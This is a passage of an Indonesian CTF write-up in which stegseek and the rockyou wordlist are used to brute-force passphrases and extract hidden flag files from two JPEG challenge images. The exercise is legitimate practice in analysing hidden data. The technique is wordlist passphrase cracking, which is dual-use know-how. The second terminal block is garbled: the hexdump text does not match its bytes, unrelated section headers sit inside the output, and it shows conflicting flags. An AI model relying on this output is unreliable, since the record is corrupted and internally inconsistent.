### Langkah-langkah :

Saya menggunakan tool **stegseek** untuk mencoba mendeteksi dan mengekstrak file tersembunyi dari **EASY.jpg**:

Command :

```
stegseek EASY.jpg /usr/share/wordlists/rockyou.txt
```

*Catatan:* **rockyou.txt** digunakan sebagai wordlist untuk bruteforce passphrase yang mungkin digunakan untuk menyembunyikan file.

```
(kali㉿kali)-[~/Downloads]
$ stegseek EASY.jpg /usr/share/wordlists/rockyou.txt

StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "secret.txt".
[i] Extracting to "EASY.jpg.out".
```

Buka isi dari secret.txt yang di-extract ke **EASY.jpg.out** :

```
(kali㉿kali)-[~/Downloads]
$ cat EASY.jpg.out
FITUKSW{FT1K4ub3r4ada}
```

## 2. Med-Stegano

Flag : FITUKSW{D4r4hb1ruFt1}

### Deskripsi :

Ada sebuah file MEDIUM.jpg dimana file tersebut tersimpan file .txt

**Diberikan File :**





MEDIUM.jpg

**Langkah-langkah :**

Menggunakan stegseek untuk bruteforce MEDIUM.jpg agar mengoutputkan file  
hiddennya, ditemukan passphrase 123 dan file secret.txt

```
altashfir x .d/idm/CTF FIT Settings + - □ x
0000d570: f1ea 00c6 d674 f1a5 eaf7 164a fbd6 261b .....t....J..8.
0000d580: 58f5 2080 467d f06b 534c f0ea 6abe 18b8 X. .F}.kSL..j...
0000d590: bd89 d63b a826 6e5d b0ae 8154 e093 c0ee ...;[en]...T...
0000d5a0: 73f9 fa8e 7a7b d375 3c93 cf29 795c ee66 s...z{.u<..)y\.f
0000d5b0: 23a9 a986 af32 e967 4e59 76db 34a6 5750 #.X.2.gNYv.4.WP
0000d5c0: 082e 7000 cfb0 c74f 5fc3 0010 5149 2110 48157p.11059002 QI1298183-100
0000d5d0: b059 3825 5587 d080 47e8 4514 01ff d9at_5_BT%Y8%U...G.E....

B. Cryptography
[> /mnt/d/idm/CTF FIT] [📶172.31.137.28][11:37:35]
→ stegseek MEDIUM.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123"
[i] Original filename: "secret.txt".
[i] Extracting to "MEDIUM.jpg.out" (0.133ndly)
the file "MEDIUM.jpg.out" does already exist. overwrite ? (y/n)
y
Flag: FITUKSW{b10d1v3rsqty_1n_th3_w1ld}

D. Steganography
[> /mnt/d/idm/CTF FIT] [📶172.31.137.28][12:08:59]
→ ./MEDIUM.jpg.out
./MEDIUM.jpg.out: 1: FITUKSW{D4r4hb1ruFt1}: not found
2: Med-Stegano

[> /mnt/d/idm/CTF FIT] [📶172.31.137.28][12:09:07]
→
```